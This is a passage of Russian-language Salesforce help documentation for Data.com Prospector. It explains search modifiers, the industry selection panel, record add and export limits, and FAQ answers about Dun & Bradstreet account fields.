- Если добавить запись в систему Salesforce невозможно из-за ошибок, пользователь получает уведомление, содержащее CSV-файл со сведениями об ошибках.

Рекомендации по поиску организаций, контактов и интересов в Salesforce

Ознакомьтесь с некоторыми рекомендациями по поиску новых компаний и контактов при помощи Data.com Prospector.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- Зеленая точка () отображается в результатах поиска напротив записей Salesforce, для которых есть значение в поле `Data.com Key` (записи, импортированные или очищенные посредством Data.com). Данные записи могут быть добавлены повторно только в случае их удаления из системы Salesforce или включения поддержки повторов.

  Совет: Чтобы открыть страницу записи, которая уже хранится в системе Salesforce, наведите указатель мыши на зеленую точку и щелкните соответствующую ссылку.

- Синяя галочка () отображается в результатах поиска напротив записей, которые уже приобретены (добавлены или экспортированы) из Data.com. Каждая добавленная запись контакта или организации Data.com учитывается остатком дополнительных записей. Остаток дополнительных записей не учитывает добавленные записи, которые уже экспортированы из Data.com.
- Независимо от ограничения на добавление записей или остатка дополнительных записей, одновременно можно выбирать вручную не более 1 000 записей.
- Независимо от ограничения на добавление записей или остатка дополнительных записей, одновременно можно добавлять не более 100 000 записей.
- Записи считаются повторами при использовании одинакового кода Data.com в поле «Ключ `Data.com`». Сюда относятся записи, добавленные из Data.com в качестве контактов и интересов. Запись, добавленная в качестве повтора, *не* учитывается остатком дополнительных записей.
- Если как минимум одна запись не может быть добавлена в систему Salesforce из-за ошибок, то пользователь получает электронное уведомление, содержащее CSV-файл со сведениями об ошибках.
- Если поиск возвращает большое количество результатов, то отображаются только первые 10 страниц. При необходимости уточните область поиска для отображения нужных результатов. См. раздел «Как просмотреть полные сведения для результатов поиска Data.com?».
- Если экспорт контактов или организаций Data.com используется *вместо* добавления записей в систему Salesforce, то каждая экспортированная запись учитывается остатком дополнительных записей. При экспорте записей, которые уже добавлены в систему Salesforce, или повторном экспорте записей экспортированные записи не учитываются остатком дополнительных записей.
- При экспорте группы контактов Data.com данные контакты могут быть добавлены в систему Salesforce в качестве контактов или интересов без изменения остатка дополнительных записей.
- Независимо от ограничения на добавление или оставшегося количества записей, одновременно можно экспортировать не более 100 000 записей. Записи будут экспортированы пакетами (по 50 000). Записи, экспортируемые двумя пакетами, будут отправлены в виде архивного файла.
- Если CSV-файл не содержит числовых значений (например, номера телефонов), рекомендуем назначить столбцу CSV-файла *общий* или *текстовый* формат, либо открыть файл посредством текстового редактора (например, WordPad).
- Экспортированные записи могут быть импортированы в систему Salesforce посредством приложения Data Loader. Если настройки Data.com запрещают использование повторяющихся записей, то процесс импорта проверяет записи на наличие повторов по коду Data.com в поле «Ключ `Data.com`».

  Ниже перечислены записи, которые не импортируются посредством приложения Data Loader.

  - Любая запись, код Data.com которой (в поле «Ключ `Data.com`») совпадает с кодом другой записи, доступной внутри CSV-файла.

- Любая запись, код Data.com которой (в поле «Ключ `Data.com`») совпадает с кодом записи, которая уже добавлена в систему Salesforce.

Сужение результатов поиска потенциальных клиентов до интересующей группы

Лицензия Data.com Prospector позволяет использовать поля поиска и модификаторы, чтобы искать включать в поиск только интересующие компании, отрасли и местоположения. Благодаря им можно легко сохранять настройки поиска.

Использование Data.com. Вопросы и ответы

Данный раздел содержит ответы на некоторые типичные вопросы пользователей о продукте Data.com.

СМ. ТАКЖЕ:

Поиск новых компаний, контактов и интересов непосредственно в Salesforce

Рекомендации по поиску организаций, контактов и интересов в Salesforce

Сужение результатов поиска потенциальных клиентов до интересующей группы

Лицензия Data.com Prospector позволяет использовать поля поиска и модификаторы, чтобы искать включать в поиск только интересующие компании, отрасли и местоположения. Благодаря им можно легко сохранять настройки поиска.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Общие сведения о поисках Data.com

Данный раздел содержит алгоритмы поиска Data.com, обрабатываемые поля и рекомендации по уточнению результатов поиска посредством фильтров и критериев, позволяющих быстро находить наиболее ценные записи.

Общие сведения о модификаторах поиска Data.com

Чтобы уточнить результаты поиска по организациям и контактам Data.com, воспользуйтесь модификаторами поиска. Ниже описан принцип работы модификаторов поиска.

Как определяется поле «Отрасль» для записей Data.com?

Мы используем основной код SIC для определения значения поля «Отрасль» в бизнес-карточках и записях организаций Data.com. Используя только основной код SIC для соотнесения отраслей, мы можем заполнять поле «Отрасль» более точными значениями, что, в свою очередь, повышает качество результатов поиска, независимо от системы классификации отраслей, выбранной в поисковом запросе.

Панель выбора отрасли Data.com

При поиске организаций и контактов Data.com рекомендуем использовать панель выбора отрасли, позволяющую добавлять нужные отрасли и подотрасли в качестве критериев поиска.

Общие сведения о поисках Data.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Данный раздел содержит алгоритмы поиска Data.com, обрабатываемые поля и рекомендации по уточнению результатов поиска посредством фильтров и критериев, позволяющих быстро находить наиболее ценные записи.

Поиск записей CRM в Data.com крайне прост и удобен. Чтобы начать поиск, введите критерии поиска в поля на вкладке Data.com. Чтобы уточнить результаты поиска, воспользуйтесь модификаторами поиска. В результате поиска может быть найдено очень большое количество контактов или организаций. Точное число найденных записей отображается в верхней и нижней частях списка. Чтобы удалить все введенные и выбранные критерии поиска, щелкните **«Сбросить поиск»**. Результаты поиска отображаются до тех пор, пока не будет выполнен новый поиск или обновлена страница обозревателя.

Результаты поиска по организациям Data.com опираются на название компании, веб-узел родительской компании и веб-узлы филиалов родительской компании (при их наличии), поэтому могут содержать компании, которые фактически не соответствуют критериям поиска. Например, чтобы найти компанию Sun Microsystems, введите поисковый запрос `Sun Microsystems` или `sun.com` в поле «Компания или веб-сайт». При этом результаты поиска отображают компанию Oracle Corporation, являющуюся родительской для компании Sun Microsystems.

Кроме того, поиски по организациям опираются на поля «Имя организации» и «Торговый стиль». Например, чтобы найти организацию United Parcel Services, введите ее торговый стиль (*UPS*). При этом результаты поиска отображают запись `United Parcel Services, Inc.`.

Чтобы уменьшить количество результатов, задайте критерии фильтрации. При необходимости установите флажки напротив нужных критериев фильтрации, отображающихся в левой части страницы. Доступные критерии фильтрации определяются результатами поиска. Например, при выборе отрасли «Здравоохранение, фармацевтика и биотехнологии» и подотрасли «Практикующие врачи» могут отображаться следующие критерии в категории «Должность»: «Врач», «Мануальный терапевт», «Стоматолог» и «Офис-менеджер». Если в результате поиска найдено большое количество записей, доступных для фильтрации по критериям «Должность», «Название компании» и «Тип веб-домена», то отображаются 25 фильтров с наибольшим количеством результатов. Чтобы ограничить список фильтров, измените исходные критерии поиска.

При выполнении поиска некоторые категории фильтрации раскрываются автоматически. Чтобы свернуть или развернуть все категории, щелкните соответствующую ссылку в верхней части панели «Фильтры». Результаты поиска обновляются автоматически по мере выбора фильтров.

Например, при поиске контактов на странице сведений об организации IBM открывается вкладка Data.com и автоматически добавляется URL-адрес компании IBM (`www.ibm.com`) в поле «Компания или веб-сайт» на вложенной вкладке «Поиск контактов». В результате поиска отображается длинный список контактов IBM по всему миру. Чтобы ограничить количество найденных записей, выполните указанные ниже действия.

- Укажите координаты (например, *«Австралия»* или *«США»*) или отрасль (например, *«Компьютеры и электроника»* или *«Финансовые услуги»*).
- Чтобы уточнить результаты поиска, задайте критерии фильтрации, например, *«Отдел кадров»*, *«Уровень ген. директора»* или *«Менеджер проекта»*.
- Установите флажок *«IBM»* в разделе «Название компании».

Критерии поиска и фильтрации позволяют значительно сократить количество найденных записей — с нескольких тысяч до нескольких единиц. Все, что останется сделать пользователю, — это связаться с нужными контактами по телефону или эл. почте.

СМ. ТАКЖЕ:

Общие сведения о модификаторах поиска Data.com

Общие сведения о модификаторах поиска Data.com

Чтобы уточнить результаты поиска по организациям и контактам Data.com, воспользуйтесь модификаторами поиска. Ниже описан принцип работы модификаторов поиска.

Компания или веб-сайт

- Чтобы выполнить поиск по нескольким компаниям, воспользуйтесь запятыми: **,**. Например, в результате поиска по критерию `salesforce.com,Apple` отображаются записи, содержащие оба названия «salesforce.com» и «Apple» (например, Apple Computer, Inc. и Apple Inc.), или одно из двух названий, в зависимости от данных Data.com.
- Чтобы выполнить точный поиск по названию компании, воспользуйтесь кавычками: **“”**. Например, в результате поиска по критерию `"Apple, Inc."` отображаются только те записи, которые содержат точное название «Apple, Inc.».
- Чтобы исключить компанию из результатов поиска, добавьте перед ее названием символ «минус»: **–**. Например, в результате поиска по критерию `-Oracle` отображаются записи, в которых отсутствует компания Oracle. Если название компании состоит из нескольких слов, то после символа «минус» необходимо указать первую часть названия. Например, в результате поиска по критерию `-Adobe` отображаются записи, в которых отсутствует компания Adobe Systems.
- Кроме того, модификаторы поиска могут использоваться одновременно. Например, в результате поиска по критерию `salesforce, -Microsoft, "GE Healthcare"` отображаются записи, содержащие название «salesforce» (например, salesforce и salesforce.com, inc.); не отображаются записи, содержащие название «Microsoft»; и отображаются записи, содержащие точное название «GE Healthcare».

Должность

- Чтобы исключить должность, добавьте перед должностью символ «минус»: **–**. Например: –покупатель.
- Чтобы выполнить точный поиск по должностям, воспользуйтесь кавычками: **“”**. Например: “Исполнительный директор”.
- Чтобы выполнить поиск по нескольким должностям, воспользуйтесь запятыми: **,**. Например: *генеральный директор,–Вице–президент,“Исполнительный директор”*.

Имя или адрес эл. почты

- Чтобы выполнить поиск только по одному элементу данного поля (например, только по имени или адресу эл. почты), введите нужный элемент и двоеточие (**:**), затем вставьте пробел и введите искомое имя или адрес эл. почты. Например, в результате поиска по критерию *имя: Петр Иванов* отображаются записи, содержащие только имя Петр Иванов. `Email: pivanov@kompaniya.ru` отображаются записи, содержащие только адрес эл. почты pivanov@kompaniya.ru.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска организаций Data.com:

- Специальные полномочия не требуются

Для поиска контактов Data.com:

- Специальные полномочия не требуются

- Модификаторы действуют только при наличии элемента «имя: » или «адрес эл. почты: ». Эти модификаторы не могут использоваться одновременно (например, нельзя одновременно использовать модификаторы «имя: » и «адрес эл. почты: »).
- Чтобы выполнить поиск по нескольким именам или адресам эл. почты, воспользуйтесь запятыми: **,**.
- Чтобы выполнить точный поиск по должностям, именам или адресам эл. почты, воспользуйтесь кавычками: **" "**.
- Чтобы исключить должность, имя или адрес эл. почты из результатов поиска, добавьте перед элементом символ «минус»: **–**.

Расположение | Город

- Чтобы выполнить поиск по нескольким городам, воспользуйтесь запятыми: **,**. Например, в результате поиска по критерию *Сан-Франциско, Сан-Хосе* отображаются записи, содержащие оба города или один из городов, в зависимости от данных Data.com.
- Чтобы выполнить точный поиск по городам, воспользуйтесь кавычками: **" "**. Например, в результате поиска по критерию *"Сан-Франциско"* не отображаются записи, содержащие Южный Сан-Франциско. Аналогичным образом, в результате поиска по критерию *"Южный Сан-Франциско"* не отображаются записи, содержащие Сан-Франциско.

Расположение | Почтовый индекс

- Чтобы выполнить поиск по нескольким почтовым индексам, воспользуйтесь запятыми: **,**. Например, в результате поиска по критерию *94105,94122* отображаются записи, содержащие оба индекса 94105 и 94122, или один из двух индексов, в зависимости от данных Data.com.
- Чтобы исключить почтовый индекс из результатов поиска, добавьте перед индексом символ «минус»: **–**. Например, в результате поиска по критерию *-94122* отображаются записи, в которых отсутствует индекс 94122.

Расположение | Код района

- Чтобы выполнить поиск по нескольким кодам района, воспользуйтесь запятыми: **,**. Например, в результате поиска по критерию *312 708* отображаются записи, содержащие оба индекса 312 и 708, или один из двух индексов, в зависимости от данных Data.com.
- Чтобы исключить код района из результатов поиска, добавьте перед кодом района символ «минус»: **–**. Например, в результате поиска по критерию *-708* отображаются записи, в которых отсутствует индекс 708.

СМ. ТАКЖЕ:

Общие сведения о поисках Data.com

Как определяется поле «Отрасль» для записей Data.com?

Мы используем основной код SIC для определения значения поля «Отрасль» в бизнес-карточках и записях организаций Data.com. Используя только основной код SIC для соотнесения отраслей, мы можем заполнять поле «Отрасль» более точными значениями, что, в свою очередь, повышает качество результатов поиска, независимо от системы классификации отраслей, выбранной в поисковом запросе.

Значение «`Data.com: Jigsaw`» для поля «Источник» бизнес-карточки организации отображается ограниченным количеством организаций Data.com. Данные организации не содержат кода SIC, поэтому значение поля «Отрасль» определяется посредством другой системы. Дополнительную информацию можно получить в службе поддержки Salesforce.

Пример: Например, пользователь выполняет поиск организаций Data.com, содержащих отрасль SIC со значением «*Периферийное оборудование*», которое соотносится с отраслью Data.com «Электроника». Результаты поиска Data.com будут содержать все организации со значением «Электроника» в поле«Отрасль». При выборе отрасли системы классификации «Категории отраслей Data.com» «*Компьютеры и электроника*», которая также соотносится с отраслью «Электроника», результаты поиска будут вновь содержать все организации, поле «Отрасль» которых содержит значение «Электроника».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Панель выбора отрасли Data.com


При поиске организаций и контактов Data.com рекомендуем использовать панель выбора отрасли, позволяющую добавлять нужные отрасли и подотрасли в качестве критериев поиска.

Принцип работы описан ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



1. Выберите систему классификации отраслей, используемую в организации.
   - «*NAICS*» (Система классификации отраслей Северной Америки). Данная система используется в правительственных и деловых кругах для классификации коммерческих предприятий Северной Америки по видам экономической деятельности. Система насчитывает 20 отраслей, каждая из которых содержит несколько уровней подотраслей. Отрасли и подотрасли обозначаются числовым кодом (не более 6 цифр).
   - «*SIC*» (Стандартная промышленная классификация). Данная система используется правительством США для классификации коммерческих предприятий по видам экономической деятельности. Система насчитывает 10 отраслей, каждая из которых содержит несколько уровней подотраслей. Отрасли и подотрасли обозначаются числовым кодом (не более 4 цифр).
   - «*Категории отраслей Data.com*». Система Data.com используется для классификации коммерческих предприятий по отраслям и подотраслям.

   При необходимости можно выбрать другую систему классификации отраслей (помните, что все выбранные значения будут сброшены).
2. Чтобы просмотреть и добавить отрасли и их подотрасли в качестве критериев поиска, воспользуйтесь панелями выбора. Данные панели также содержат числовой код отрасли в классификации (при его наличии). При наведении указателя мыши на имя отрасли отображаются два варианта.
   - Чтобы просмотреть подотрасли (при их наличии), щелкните имя нужной отрасли. При наличии доступных подотраслей справа от имени отрасли отображается стрелка .Стрелка
   - Чтобы добавить отрасль (включая все подотрасли) в область **«Категории для поиска»** («Категории»), щелкните «Добавить».

   Имя отрасли, выбранное на правой панели, перемещается на левую панель, а на правой панели отображаются ее подотрасли. При необходимости можете продолжить перемещение по уровням отраслевой классификации, постепенно добавляя любые нужные отрасли и подотрасли. Кружок , отображающийся справа от имени подотрасли, указывает на достижение последнего доступного уровня. Отрасль, добавленная в критерии поиска, отображается в области

«Категории», а все ее подотрасли добавляются автоматически. Кроме того, напротив ее имени должна отображаться жирная зеленая галочка . Однако в области «Категории» отображается только отрасль.КружокЖирная галочка

Чтобы удалить отрасли из области «Категории», наведите указатель мыши на имя нужной отрасли и нажмите кнопку  . Отрасль, подотрасли которой удалены на панели выбора, удаляется из области «Категории», а вместо нее отображаются оставшиеся подотрасли. (В этом случае напротив имени отрасли отображается контур зеленой галочки  .) Помните, что при выборе некоторых (но не всех) подотраслей внутри отдельной отрасли, количество выбранных значений в области «Категории» увеличивается.

3. Чтобы контролировать свое местоположение на уровнях отраслевой классификации, рекомендуем использовать навигационные ссылки вверху страницы. Чтобы вернуться к нужному уровню отраслевой классификации на панелях выбора, щелкните соответствующую ссылку.
4. Чтобы вернуться на один уровень выше, щелкните стрелку **«Назад»**.
5. Все отрасли и подотрасли, добавленные в критерии поиска, отображаются в области **«Категории для поиска»**. Чтобы удалить отдельную отрасль или подотрасль, щелкните напротив нужного имени. Чтобы удалить *все* выбранные значения, щелкните **«Очистить все»**.Отменить выбор
6. В качестве критериев поиска может быть добавлено ограниченное количество отраслей и подотраслей. Чтобы продолжить поиск в случае превышения заданного ограничения, рекомендуем удалить некоторые выбранные значения.
7. Если область **«Категории для поиска»** содержит большое количество отраслей, то полный список отраслей можно просмотреть с помощью стрелки.

Ниже приведен пример использования панели выбора отрасли. Допустим, требуется найти компании, занимающиеся производством компьютеров. Выберите классификацию NAICS и отрасль **«Производство»**, которая содержит подотрасли **«Производство продуктов питания»**, **«Производство машинного оборудования»** и т. д. Найдите подотрасль **«Производство компьютеров и электронных приборов»** (выбранная отрасль перемещается на левую панель, а на правой панели отображаются ее подотрасли). Переходите на следующие уровни отраслевой классификации до тех пор, пока не найдете нужную категорию: **«Производство компьютеров и периферийного оборудования»**. Чтобы добавить две подотрасли (**«Производство электронных вычислительных машин»** и **«Производство запоминающих устройств»**) в область **«Категории для поиска»**, щелкните «Добавить». Выбранные подотрасли останутся в области «Категории» даже при переходе на другие уровни классификации и добавлении других отраслей. По завершении просмотрите выбранные категории и нажмите кнопку «Готово», чтобы вернуться на вкладку Data.com и выполнить поиск.

СМ. ТАКЖЕ:

Общие сведения о поисках Data.com

Использование Data.com. Вопросы и ответы

Данный раздел содержит ответы на некоторые типичные вопросы пользователей о продукте Data.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно при наличии лицензии Data.com Prospector в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- Как просмотреть полные сведения для результатов поиска Data.com?
- Каким типом пользователя Data.com я являюсь?
- Как улучшить результаты поиска по Data.com?
- Почему результаты поиска Data.com отображают компании, которые отсутствуют в поисковом запросе?
- Какое количество записей Data.com можно добавить в систему Salesforce?
- Как определить поля, содержащие данные Data.com, при добавлении записей CRM из Data.com?
- Что определяет значение поля «Местоположение организации» в записи организации?
- Почему поле «Собственность» содержит значение «Личная» для публичных компаний?
- Значения полей «Сотрудники» и «Контакты» в записи организации не совпадают. Почему?
- При использовании Data.com поля «Сотрудники» и «Доход» содержат пустое или нулевое значение. Почему?
- Почему поля «Годовой доход» и «Количество сотрудников» некоторых интересов содержат пустое или нулевое значение после применения функции автоматического заполнения полей Data.com Clean?
- Фильтр «Сотрудники» или «Доход», используемый для уточнения результатов поиска по организациям или контактам, возвращает значительно меньшее количество записей. Почему?
- Почему некоторые записи организаций и компаний D&B используют одинаковые номера D-U-N-S?
- Чем отличаются поля «Местоположение организации» и «Тип расположения»?
- Почему отображается сообщение «Данная запись не может быть полностью очищена по причине ограниченного доступа к данным»?
- Почему мне пришло сообщение, в котором говорится: «Вы не можете очистить эту запись, потому что у вас ограниченный доступ к данным, заданный вашим администратором»?

СМ. ТАКЖЕ:

- Общие сведения о поисках Data.com

Как просмотреть полные сведения для результатов поиска Data.com?

Чтобы гарантировать безопасность данных, сведения, доступные для результатов поиска, количество которых превышает 10 страниц, являются неполными.

Чтобы просмотреть полные сведения об организации в результатах поиска, выполните указанные ниже действия.

- Уточните область поиска посредством фильтров поиска в левой части страницы. Отфильтровывание результатов, которые не являются целью поиска, позволяет сократить количество результатов, но повысить их релевантность. Например, при выборе организаций на уровне директора в отделе продаж компании количество результатов сокращается с 50 страниц до четырех, так как пользователю отображаются только искомые организации.

- Отсортируйте результаты поиска для отображения цели поиска на первых страницах. Например, сортировка столбца «Обновлено» позволяет сначала просмотреть недавно обновленные организации.

После обнаружения искомых организаций приобретите нужные организации путем их добавления или экспорта в систему Salesforce из Data.com. После приобретения и добавления организаций и контактов просмотрите нужные полные сведения.

Каким типом пользователя Data.com я являюсь?

Это легко выяснить. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите *«Личные сведения»* в поле «Быстрый поиск», затем выберите **«Личные сведения»**.Поле Тип пользователя `Data.com` определяет вас либо как пользователя Data.com, либо как пользователя списка Data.com. Пустое поле указывает на отсутствие лицензии Data.com.

Чтобы быстро определить тип пользователя Data.com, щелкните значок сведений (i), расположенный напротив поля.

СМ. ТАКЖЕ:

Как работают типы пользователя, лицензии и ограничения на добавление записей Data.com?

Использование Data.com. Вопросы и ответы

Как улучшить результаты поиска по Data.com?

Это легко. Воспользуйтесь модификаторами поиска. Чтобы просмотреть примеры, щелкните значок сведений (i) над любым полем поиска Data.com. Также рекомендуем сохранять часто выполняемые поиски.

СМ. ТАКЖЕ:

Общие сведения о поисках Data.com

Почему результаты поиска Data.com отображают компании, которые отсутствуют в поисковом запросе?

Результаты поиска по организациям Data.com опираются на название компании, веб-узел родительской компании и веб-узлы филиалов родительской компании (при их наличии), поэтому могут содержать компании, которые фактически не соответствуют критериям поиска. Например, чтобы найти компанию Sun Microsystems, введите поисковый запрос `Sun Microsystems` или `sun.com` в поле «Компания или веб-сайт». При этом результаты поиска отображают компанию Oracle Corporation, являющуюся родительской для компании Sun Microsystems.

СМ. ТАКЖЕ:

Общие сведения о поисках Data.com

Использование Data.com. Вопросы и ответы

Какое количество записей Data.com можно добавить в систему Salesforce?

На странице настроек в поле быстрого поиска введите *Пользователи*, а затем выберите **«Пользователи Prospector»**. Найдите собственное имя в разделе «Пользователи Data.com», просмотрите доступное ежемесячное ограничение и количество записей, добавленных или экспортированных за текущий месяц. Срок действия ежемесячного ограничения, установленного администратором, истекает в конце каждого месяца, независимо от использованного количества записей.

Имя пользователя Data.com List также отображается в разделе «Пользователи Data.com List». Пользователю, исчерпавшему предоставленное ежемесячное количество записей, доступно ограничение, являющееся общим со всеми другими

пользователями List в организации. При достижении данного ограничения одним пользователем Data.com List, добавление записей становится недоступным другим пользователям Data.com List. Срок действия пулов Data.com List составляет один год с момента их приобретения.

При попытке пакетного добавления записей, превышающего установленное ограничение, отображается сообщение с указанием оставшегося количества записей. Чтобы добавить дополнительные записи, обратитесь к администратору.

СМ. ТАКЖЕ:

Использование Data.com. Вопросы и ответы

Как определить поля, содержащие данные Data.com, при добавлении записей CRM из Data.com?

Просмотрите разделы справки, описывающие поля этих объектов. Все поля, которые поддерживают данные Data.com, отмечены соответствующим образом.

- Поля организаций
- Поля контактов
- Поля интересов

СМ. ТАКЖЕ:

Использование Data.com. Вопросы и ответы

Что определяет значение поля «Местоположение организации» в записи организации?

Значение «Головной офис/родитель» определяет компанию, которая является юридическим лицом и располагает филиалами.

Значение «Один офис» определяет компанию, которая является головным офисом, но не располагает филиалами и может не являться отдельным юридическим лицом.

Значение «Филиал» определяет компанию, которая является подразделением более крупной организации. Другими словами, филиал — это компания, принадлежащая головному офису или родительской компании.

СМ. ТАКЖЕ:

Чем отличаются поля «Местоположение организации» и «Тип расположения»?

Использование Data.com. Вопросы и ответы

Почему поле «Собственность» содержит значение «Личная» для публичных компаний?

Поставщик сведений Dun & Bradstreet (D&B) отслеживает информацию о типе собственности только для родительских или головных компаний. Для филиалов открытого акционерного общества, являющегося родительской или головной компанией, значение «Личная» отображается до момента начала их самостоятельной деятельности. Кроме того, значение «Личная» отображается в тех случаях, если тип собственности неизвестен.

СМ. ТАКЖЕ:

Что определяет значение поля «Местоположение организации» в записи организации?

Использование Data.com. Вопросы и ответы

Значения полей «Сотрудники» и «Контакты» в записи организации не совпадают. Почему?

Возможные причины перечислены ниже.

- Количество сотрудников доступно только в тех записях, поле «Местоположение организации» которых содержит значение «Головной офис»/«Родитель». Таким образом, для филиала значение поля «Сотрудники» может быть равно нулю, а поля «Контакты» другому числу.
- Поле «Сотрудники» в записях организаций содержит общее количество сотрудников компании, включая все отделения и филиалы. Тогда как количество контактов охватывает только сотрудников отдельного офиса. Так, головная компания, насчитывающая 5 000 сотрудников во всех офисах, может располагать только 3 000 контактов.
- Общее количество в поле *«Сотрудники»* извлекается из D&B и обычно *не* учитывает контрактных работников. Общее количество в поле *«Контакты»* и связанные данные извлекаются из сообщества Data.com и обычно *учитывают* контрактных работников, использующих действительные корпоративные адреса эл. почты.

СМ. ТАКЖЕ:

Использование Data.com. Вопросы и ответы

При использовании Data.com поля «Сотрудники» и «Доход» содержат пустое или нулевое значение. Почему?

Dun & Bradstreet (D&B) не собирает данные о доходах для филиалов, поэтому связанные записи организаций или интересов содержат пустое поле «Годовой доход», а связанные записи компаний D&B содержат пустое поле «Годовой объем продаж».

Кроме того, данные о количестве сотрудников собираются регулярно только для головных офисов, поэтому записи интересов могут содержать пустое поле «Количество сотрудников», записи организаций — пустое поле «Сотрудники», а записи компаний D&B — пустое поле «Количество сотрудников: всего».

СМ. ТАКЖЕ:

Использование Data.com. Вопросы и ответы

Почему поля «Годовой доход» и «Количество сотрудников» некоторых интересов содержат пустое или нулевое значение после применения функции автоматического заполнения полей Data.com Clean?

Функция Data.com Clean поддерживает более точное географическое сопоставление, поэтому контакты связываются со своим фактическим расположением, а не расположением головного офиса организации. Интересы, связанные с филиалами или отдельными офисами, содержат пустое поле «Годовой доход», так как данные о доходах собираются только для головных офисов. Кроме того, записи интересов могут содержать пустое поле «Количество сотрудников», так как данные о количестве сотрудников собираются для филиалов и отдельных офисов не регулярно.

Чтобы выполнить соотнесение данных о доходах и количестве сотрудников между головным офисом и филиалом или отдельным офисом, обратитесь к администратору Salesforce.

СМ. ТАКЖЕ:

Использование Data.com. Вопросы и ответы

Фильтр «Сотрудники» или «Доход», используемый для уточнения результатов поиска по организациям или контактам, возвращает значительно меньшее количество записей. Почему?

Dun & Bradstreet (D&B) не собирает данные о доходах и количестве сотрудников для филиалов и отдельных офисов. Таким образом, если фильтр «Доход» использует минимальный диапазон *«1»*, то результаты поиска исключают все записи, содержащие нулевое значение в поле «Доход». Если фильтр «Доход» использует минимальный диапазон *«0»*, то результаты поиска исключают все записи, содержащие пустое значение в поле «Доход». Фильтр «Сотрудники» использует аналогичный алгоритм работы.

Отфильтрованные результаты поиска содержат все записи с нулевыми или пустыми полями «Доход» или «Сотрудники» только в том случае, если поле «Минимальное значение» оставлено незаполненным.

СМ. ТАКЖЕ:

Что определяет значение поля «Местоположение организации» в записи организации?

Использование Data.com. Вопросы и ответы

Почему некоторые записи организаций и компаний D&B используют одинаковые номера D-U-N-S?

Если компания не располагает филиалами в других странах, то ее глобальное головное подразделение (центральный офис организации) соответствует локальному головному подразделению (центральный офис организации в отдельной стране), поэтому значения в полях «Номер D-U-N-S» совпадают. Определения всех полей D&B см. в разделе «Поля компаний D&B».

СМ. ТАКЖЕ:

Использование Data.com. Вопросы и ответы

Чем отличаются поля «Местоположение организации» и «Тип расположения»?

Поле «Местоположение организации» доступно в записях организаций и бизнес-карточках организаций Data.com. Поле «Тип расположения» доступно в записях компаний D&B. (Записи компаний D&B доступны клиентам, которые приобрели продукт Data.com Prospector.) Оба поля содержат следующие значения: «Один офис», «Головной офис»/«Родитель» и «Филиал».

СМ. ТАКЖЕ:

Использование Data.com. Вопросы и ответы

Почему отображается сообщение «Данная запись не может быть полностью очищена по причине ограниченного доступа к данным»?

При неудачном редактировании как минимум одного поля записи организации, контакта или интереса данное сообщение отображается пользователям, выполняющим очистку записи вручную посредством функции Data.com Clean. Поля, доступные для редактирования, также могут быть очищены.

Чтобы гарантировать возможность редактирования полей Salesforce, изменяемых при очистке записей (включая поля D&B), обратитесь к администратору. Порядок действий администратора определяется версией системы Salesforce, которую использует компания.

- При использовании версий Contact Manager Edition и Group Edition убедитесь, что поля используются соответствующим макетом страницы.

- При использовании версий Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition убедитесь, что параметры безопасности полей имеют значение «Доступно».

СМ. ТАКЖЕ:

